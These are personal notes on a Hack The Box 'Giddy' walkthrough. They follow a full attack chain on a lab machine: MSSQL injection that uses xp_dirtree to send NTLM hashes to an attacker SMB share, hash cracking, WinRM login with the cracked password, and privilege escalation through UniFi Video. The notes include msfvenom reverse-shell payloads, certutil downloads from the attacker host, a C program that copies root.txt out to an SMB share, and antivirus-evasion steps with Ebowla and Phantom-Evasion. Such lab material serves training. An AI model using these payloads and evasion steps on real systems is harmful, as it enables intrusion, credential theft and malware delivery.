85 HTB Giddy

[HTB] Giddy

by **Pablo**

Medium [Actually a Hard] Excellent video talking about AV Evasion & Bypass

`01:40:00`

- **Resources**

    1. **S4vitar** `https://htbmachines.github.io`

Objectives:

```
1. SQL Injection (XP_DIRTREE) [SQLI] - Get Net-NTLMv2 Hash
2. Windows Defender Evasion (Ebowla)
3. Windows Defender Evasion (Building our own C program)
4. Service Listing Techniques
5. Abusing Unifi-Video (Privilege Escalation)
```

1. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,443,3389,5985 giddy.htb
.............................................................
Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0

443/tcp  open  ssl/http      syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=Giddy
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

2. **Whatweb verbose**

```
1. ▷ whatweb http://10.10.10.104 -v
2. Summary   : HTTPServer[Microsoft-IIS/10.0], Microsoft-IIS[10.0], X-Powered-By[ASP.NET]
```

> **Notice, it is running asp.net**
> 3. **curl server info**


```
1. curl -s -X GET http://10.10.10.104 -I | grep -i "server"
```

4. **WFUZZ**

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://giddy.htb/FUZZ
000002316:   302        3 L      8 W        157 Ch      "remote"          000007004:   400        80 L     276 W
3420 Ch     "*checkout*"     000015463:   400        80 L     276 W      3420 Ch     "*docroot*"    000015787:
301        1 L      10 W       144 Ch      "mvc"     000016413:   400        80 L     276 W      3420 Ch     "*"
000021050:   404        29 L     95 W       1245 Ch     "Q1"
```

5. **We have another Windows PowerShell Webshell thingy**

```
1. http://10.10.10.104/Remote (Redirects here)
2. http://10.10.10.104/Remote/en-US/logon.aspx?ReturnUrl=%2fRemote
3. See image below
```



The remote login page shows an error that HTTPS is required. So change the HTTP GET to and HTTPS.

```
1. https://10.10.10.104/Remote
2. Click Accept Risk and continue
3. https://10.10.10.104/Remote/en-US/logon.aspx?ReturnUrl=%2fRemote
```

7. **Visiting this page found by WFUZZ we find something.**

```
1. http://10.10.10.104/mvc
2. "mvc"
3. On the main home page of 'mvc' click on pannels or anything and there is an SQL injection vulnerable browser
4. http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=35
5. '10.10.10.104/mvc/Product.aspx?ProductSubCategoryId='
6. We get an Internal Server ERROR if we put just 1 single quote at the end of the equals sign
......................................................
Server Error in '/mvc' Application.
Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.
7. ' order by 100-- -'
8. 'http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=' order by 2-- -
9. NOTHING
10. 'http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=' order by 2#
11. NOTHING again
12. There server ERROR is Leaking information. It is leaking a file path inside the server.
13. C:\Users\jnogueira\Downloads\owasp10\1-owasp-top10-m1-injection-exercise-files\before\1-
Injection\Product.aspx
```

8. **Google Search**

```
1. Google search 'xp_dirtree sql stackoverflow'
2. https://stackoverflow.com/questions/26750054/xp-dirtree-in-sql-server
3. He looks at the EXEC MASTER SQL command I do not know what he is saying he is talking to fast.
```

Got Hashes

9. **He wants to start an `smbserver.py`. On this site is a command you can use on a vulnerable MSSQL Database Browser. In other words, the browser has an SQLi vulnerability and it is also running MSSQL. You can use `=35; EXEC MASTER.sys.xp_dirtree '\\10.10.14.x\smbfolder\test'` this syntax with `smbserver.py` to grab some hashes.**

XP_DirTree in SQL Server

- *#pwn_xrp_dirtree_in_SQL_Server_Vulnerability*
- *#pwn_mssql_vulnerability_XRP_DIRTREE*
- *#pwn_SQL_vulnerability_XRP_DIRTREE*
- *#pwn_SQLi_injection_via_XRP_DirTree*

```
1. /giddy ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
2. The EXEC MASTER command allow you to execute an RCE in the Browser by the MSSQL Server.
3. This below is from the page on Stackoverflow
```

```
4. EXEC MASTER.sys.xp_dirtree '\\Server\Folder', 1, 1
5. http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=35; EXEC MASTER.sys.xp_dirtree
'\\10.10.14.x\smbfolder\test'
6. SUCCESS we get back hashes
7. Stacy::GIDDY:aaaaaaaaaaaaaaaa:59aafc36159e594b14f9c82ea955f65f:<SNIP>
```

10. **Lets crack the hash**

```
1.  ▷ vim stacyhash
2.  ▷ john --wordlist=/usr/share/wordlists/rockyou.txt stacyhash
3. SUCCESS, we cracked the hash
4. xNnWo6272k7x (Stacy)
```

Weird glitch

11. **Weird behavior *CrackMapExec***

```
1. I went to go validate the credentials with CrackMapExec and something odd happened. I did the command below
like normal but got zero response. I pinged it and the server is fine. I know the creds are good as well. Very
odd.
2. ▷ crackmapexec smb 10.10.10.104 -u 'stacy' -p 'xNnWo6272k7x'
3. NO RESPONSE
```

Got winrm Shell

12. **I get no response when I try to validate stacy with CrackMapExec but I know these creds are good. So lets try to *Evil-WinRM* just incase.**

```
1. ▷ evil-winrm -i 10.10.10.104 -u stacy -p 'xNnWo6272k7x'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Stacy\Documents> whoami
giddy\stacy
2. Works no problem
```

13. **Got *user flag***

```
1. *Evil-WinRM* PS C:\Users\Stacy\Desktop> type user.txt
3c22232540764d7a978790eacb0a0218
```

14. **S4vitar now wants to use the Stacy creds to access the Power-Shell Web Session in the browser, but since it is windows you must get the syntax correctly. Many times putting a backslash `\` in the right place fixes cli command errors in Windows.**

```
1. For the username you need a backslash in the front
2. \stacy
3. xNnWo6272k7x
4. And last the machine name it is usually in all caps
5. GIDDY
6. submit
7. SUCCESS, we are in
```

15. **Since we have the winrm session in Powershell there is no point of the PowerShell Webshell so S4vitar just kills the connection.**

```
1. Click exit
```

16. **Lets enumerate with the Stacy shell and see how we can PrivESC on this box.**

```
1. I cd into the Documents folder and I find a file called unifivideo. Seems interesting.
2. *Evil-WinRM* PS C:\Users\Stacy\Documents> ls
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/17/2018   9:36 AM              6 unifivideo
```

17. **I do a searchsploit search for unifivideo but get nothing back. I split the name unifi video with a space and I get 2 hits.**

```
1. ~/hackthebox/giddy ▷ searchsploit unifi video
------------------------------------------------------------
 Exploit Title     |  Path                                                 ----------------------------------------
--------------------
1. Ubiquiti Networks UniFi Video Default - 'crossdomain.xml' Security Bypass    | php/webapps/39268.java
2. Ubiquiti UniFi Video 3.7.3 - 'Local Privilege Escalation' | windows/local/43390.txt
3. I like number 2 'Local Privilege Escalation'
4. ~/hackthebox/giddy ▷ searchsploit -m windows/local/43390.txt
```

```
5. cat 43390.txt
.............................................................
However the default permissions on the "C:\ProgramData\unifi-video" folder are
inherited from "C:\ProgramData" and are not explicitly overridden, which allows
'all users, even unprivileged ones', to append and write files to the application
directory:

c:\ProgramData>icacls unifi-video
unifi-video NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)
```

18. **Did they patch it because I got denied access to the application. Let me try icacls instead.**

```
1. *Evil-WinRM* PS C:\programdata> type unifi-video
Access to the path 'C:\programdata\unifi-video' is denied.
At line:1 char:1
+ type unifi-video
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\programdata\unifi-video:String) [Get-Content],
UnauthorizedAccessException
    + FullyQualifiedErrorId :
GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
2. That worked. I guess this exploit is legit
3. *Evil-WinRM* PS C:\programdata> icacls unifi-video
unifi-video NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(F)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)
            BUILTIN\Users:(I)(OI)(CI)(RX)
            BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

Successfully processed 1 files; Failed processing 0 files
4. Lets read more of what the exploit says.
5. By copying an arbitrary "taskkill.exe" to "C:\ProgramData\unifi-video\" as an
unprivileged user, it is therefore possible to escalate privileges and execute
arbitrary code as NT AUTHORITY/SYSTEM.
```

AV blocking upload of taskkill.exe

19. **I have tried to upload the msfvenom exe I made but the AV keeps denying it saying it is malicious.**

```
1. I make an MSFVENOM payload with the name 'taskkill.exe'
2. msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=443 -f exe -o taskkill.exe
3. I have verified that we can write to the directory
4. *Evil-WinRM* PS C:\programdata\unifi-video> echo hello > test.txt
5. *Evil-WinRM* PS C:\programdata\unifi-video> type test.txt
hello
6. *Evil-WinRM* PS C:\programdata\unifi-video> erase test.txt
7. I tried a regular upload and I tried the copy command using smbserver and both got blocked
8. *Evil-WinRM* PS C:\programdata\unifi-video> upload taskkill.exe
9. *Evil-WinRM* PS C:\programdata\unifi-video> copy \\10.10.14.2\ninjafolder\taskkill.exe taskkill.exe
10.
```

Check if 64bit OS?

- *#pwn_windows_exploit_suggester_backup_plan_htb_giddy*

20. **Check if 64 bit OS**

```
1. *Evil-WinRM* PS C:\programdata\unifi-video> [Environment]::Is64BitOperatingSystem
.True
2. *Evil-WinRM* PS C:\programdata\unifi-video> [Environment]::Is64BitProcess
.True
```

MSFVENOM glitchy

- *#pwn_msfvenom_glitchy*

21. **Since I tried and failed I am going to watch S4vitar to see how he is able to do the same thing I tried failed at. He successfully bypassed it right away. I also thought of creating the same type of payload using MSFVENOM.**

```
1. msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=443 exe -o taskkill.exe
2. It did not work when i ran file on taskkill.exe it just said data, but when I used sudo on the command again
then it created the payload correctly. So weird sometimes I have to use sudo sometimes I do not.
3. ▷ file taskkill.exe
```

```
taskkill.exe: data <<< (.WRONG)
4. sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=443 -f exe -o taskkill.exe
5. ▷ file taskkill.exe
taskkill.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
6. CORRECT
7. Always use file to verify you created the payload in MSFVENOM correctly and sometimes you may have to use
sudo.
```

22. ***That is why I was getting blocked*. The AV is blocking everything except using `CertUtil.exe` when uploading and download files.**

```
1. Start a 'sudo python -m http.server 80' on port 80.
2. *Evil-WinRM* PS C:\unifi-video> certutil.exe -f -urlcache -split http://10.10.14.2/taskkill.exe taskkill.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.
3. SUCCESS
4.  Hold up I did dir and the file is not there lmao
5. This is the command I ran
6. *Evil-WinRM* PS C:\programdata\unifi-video> certutil.exe -f -urlcache -split http://10.10.14.2/taskkill.exe
taskkill.exe
7. What is funny is S4vitar ran it exactly the same way and it uploaded the file, but not with me. So I added the
fully qualified path.
8. *Evil-WinRM* PS C:\programdata\unifi-video> certutil.exe -f -urlcache -split http://10.10.14.2/taskkill.exe
C:\programdata\unifi-video\taskkill.exe
9. Then I ran dir
10. SUCCESS, Windows is so funny sometimes. It is so inconsitant of an Operationg system.
11.
```

AV in lockdown mode

23. **The AV is crazy blocking everything on this box.**

```
1. I uploaded the file with
2. *Evil-WinRM* PS C:\programdata\unifi-video> certutil.exe -f -urlcache -split http://10.10.14.2/taskkill.exe
C:\programdata\unifi-video\taskkill.exe
3. Then did this just encase I know this does not matter because it is not PowerShell blocking the file it is AV.
4. *Evil-WinRM* PS C:\programdata\unifi-video> Set-ExecutionPolicy Unrestricted -Scope CurrentUser
5. *Evil-WinRM* PS C:\programdata\unifi-video> .\taskkill.exe
.....................................................................
Program 'taskkill.exe' failed to run: Operation did not complete successfully because the file contains a virus
or potentially unwanted softwareAt line:1 char:1
6. The error or AV complaint is line:1 char:1 looks malicious. Ok lets delete line:1 char:1
```

Cross Compiling from Arch Linux to Windows using mingw

- *#pwn_mingw32_gcc_cross_compile_arch_to_windows*
- *#pwn_mingw_cross_compile_arch_to_windows*

24. **C and C++ Cross Compiling from *Arch Linux* to Windows. *This command is the same for Debian*.**

```
1. ~/hackthebox/giddy ▷ x86_64-w64-mingw32-gcc test.c -o taskkill.exe
2. ~/hackthebox/giddy ▷ ls
.rw-r--r-- 4.1k pepe  2 Nov 20:58 43390.txt
.rw-r--r--  120 pepe  2 Nov 20:46 creds.txt
.rw-r--r--  89k pepe  2 Nov 18:55 giddy.jpg
.rw-r--r-- 2.5k pepe  2 Nov 21:55 giddy_notes.txt
.rw-r--r-- 4.2k pepe  2 Nov 17:51 portzscan.nmap
.rw-r--r-- 1.7k pepe  2 Nov 18:34 sC_scan_fqdn.nmap
.rw-r--r--  556 pepe  2 Nov 20:14 stacyhash
.rwxr-xr-x 132k pepe  2 Nov 23:13 taskkill.exe
.rwxr-xr-x  139 pepe  2 Nov 23:11 test.c
3. ~/hackthebox/giddy ▷ file taskkill.exe
taskkill.exe: PE32+ executable (console) x86-64, for MS Windows, 20 sections
4. LINKS: https://stackoverflow.com/questions/48587526/c-and-c-cross-compiling-from-arch-linux-to-windows
5. https://wiki.archlinux.org/title/Cross-compiling_tools_package_guidelines
6. https://wiki.archlinux.org/title/MinGW_package_guidelines
```

25. **For context here is what I scripted on C and cross compiled using mingw.**

```c
#include <stdlib.h>

int main(){
                system("type C:\\Users\\Administrator\\Desktop\\root.txt > \\\\10.10.14.x\\smbfolder\\root.txt");
}
```

HKLM List Services

26. **cmd query I don't now what this does**


```
1. *Evil-WinRM* PS C:\programdata\unifi-video> cmd /c sc query
[SC] OpenSCManager FAILED 5:

Access is denied.
3. He is trying to list services. I thought it was ps -aux | findstr ""
4. Google "powershell list services technet"
5. *Evil-WinRM* PS C:\programdata\unifi-video> Get-WmiObject win32_service
Access denied
6. HKLM list services
7. Google 'HKLM list services'
8. *Evil-WinRM* PS C:\programdata\unifi-video> cd HKLM:SYSTEM\CurrentControlSet\Services
9. *Evil-WinRM* PS HKLM:\SYSTEM\CurrentControlSet\Services> dir
10. A bunch of crap will show up. Filter for "UniFi"
.....................................................................
UniFiVideoService              Type            : 16
                               Start           : 2
                               ErrorControl    : 1
                               ImagePath       : C:\ProgramData\unifi-video\avService.exe //RS//UniFiVideoService
                               DisplayName     : Ubiquiti UniFi Video
                               DependOnService : {Tcpip, Afd}
                               ObjectName      : LocalSystem
                               Description     : Ubiquiti UniFi Video Service
11.
```

27. **Execute STOP START**

```
1. *Evil-WinRM* PS HKLM:\SYSTEM\CurrentControlSet\Services> Stop-Process -Name UniFiVideoService
2. *Evil-WinRM* PS HKLM:\SYSTEM\CurrentControlSet\Services> Start-Process -Name UniFiVideoService
```

28. **Pwned it. This box was difficult for me. I was so used to getting a shell back. I was expecting a shell and then I remembered oh yeah we are downloading `root.txt` with the compiled payload written in c language.**



Post Exploitation

Ebowla GitHub

29. **Another way to bypass the AV is with ebowla**

```
1. Google 'ebowla github'
2. Open up in Vim 'genetic.config'
3. Output_type = GO
4. payload_type = EXE\
```

5. Fill in the computer name Giddy save it
6. To run it take the edited config the created taskkill.exe with msfvenom. because this is to obfuscate the MSFVENOM payload. Do not confuse with the mingw compiled payload we did in C. Make the taskkill.exe with MSFVENOM.
7. Anyway here is the command
8. python2 ebowla.py taskkill.exe genetic.config
9. It will now create 'go_symmetric.taskkill.exe.go' in your working directory.
10. Now we have to compile it because it was compiled in go and we have to recompile it for windows as an EXE.
11. You can also build it in Python. Anyway in the git folder of the ebowla download there is a file called 'build_x64_go.sh'. Here is the command. Basically take that bash and it and the go compiled file and your output file.
12. Usage ./build_x64_go.sh output/go_symmetric_taskkill.exe.go taskkill.exe
13. Pattern : <./bashfile> <compiled_file> <output_file.exe>
14. He uploads the 'taskkill.exe' using certutil.exe. It was able to bypass AV but something in Group Policy stopped it from executing this time.
15. There is too much to go over and I am tired

Phantom-Evasion

1. You can get clone it but blackarch has Phantom Evasion by default
2. Type 1 for 'Windows Modules'
3. Select 1 again for 'Windows Shellcode Injection'
4. Type 'Heap_RWX'
5. Insert target architecture(default:x86): x64
6. Insert shell generation methond(default:MSFVENOM): hit enter for default
7. Embed shellcode as PE resource? <just hit enter>
8. Insert msfvenom payload (default: windows/x64/meterpreter/reverse_tcp) We do not want that change it to (windows/x64) So just type 'windows/x64/shell_reverse_tcp'
9. Insert LHOST: 10.x.x.x
10. Insert LPORT: 443
11. Custom options: <just hit enter>
12. It will ask for the Payload Encryption Type. Select 'Double-key Xor' or whatever you prefer.
13. Select encoding type: 3
14. Insert Memory allocation type (default:Virtual_RWX): Heap_RWX
15. Heap_RWX is better, after this that is it. Just keep hitting enter.
16. Just hit enter for everything else and at the last where it says "Insert out filename: example.exe" name it whatever you want.
17. Meh, did not finish this. It is interesting though.